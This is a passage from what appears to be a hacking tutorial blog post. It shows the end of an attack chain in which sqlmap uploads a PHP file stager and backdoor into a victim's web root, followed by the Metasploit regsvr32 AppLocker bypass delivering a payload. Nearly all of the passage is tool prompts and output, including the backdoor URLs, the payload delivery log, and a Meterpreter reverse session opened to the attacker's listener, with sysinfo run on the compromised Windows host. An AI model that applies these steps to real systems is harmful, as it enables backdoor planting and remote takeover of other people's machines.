
Then **type 4** for **php** payload and **type 1** for **a common location** to upload payload as a backdoor in victim PC.



```
which web application language does the web server support?
[1] ASP (default)
[2] ASPX
[3] JSP
[4] PHP
> 4
[11:35:12] [WARNING] unable to automatically retrieve the web server document ro
ot
what do you want to use for writable directory?
[1] common location(s) ('C:/xampp/htdocs/, C:/wamp/www/, C:/Inetpub/wwwroot/') (
default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 1
[11:35:18] [WARNING] unable to automatically parse any web server path
[11:35:18] [INFO] trying to upload the file stager on 'C:/xampp/htdocs/' via LIM
IT 'LINES TERMINATED BY' method
[11:35:18] [INFO] the file stager has been successfully uploaded on 'C:/xampp/ht
docs/' - http://192.168.0.102:80/tmpuxdlb.php
[11:35:18] [INFO] the backdoor has been successfully uploaded on 'C:/xampp/htdoc
s/' - http://192.168.0.102:80/tmpbwfvq.php
do you want to retrieve the command standard output? [Y/n/a] y
No output
```

As soon as the command will execute come back to the Metasploit framework and you will get meterpreter session 1 opened.

sessions -i 1
meterpreter>sysinfo



```
msf exploit(regsvr32_applocker_bypass_server) > [*] 192.168.0.102    regsvr32_ap
plocker_bypass_server - Handling request for the .sct file from 192.168.0.102
[*] 192.168.0.102    regsvr32_applocker_bypass_server - Delivering payload to 19
2.168.0.102
[*] Sending stage (957487 bytes) to 192.168.0.102
[*] Meterpreter session 1 opened (192.168.0.104:4444 -> 192.168.0.102:55880) at
2017-01-06 11:35:25 -0500

msf exploit(regsvr32_applocker_bypass_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DESKTOP-GFR0PM5
OS              : Windows 10 (Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

To learn more about Database Hacking. Follow this **Link.**

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**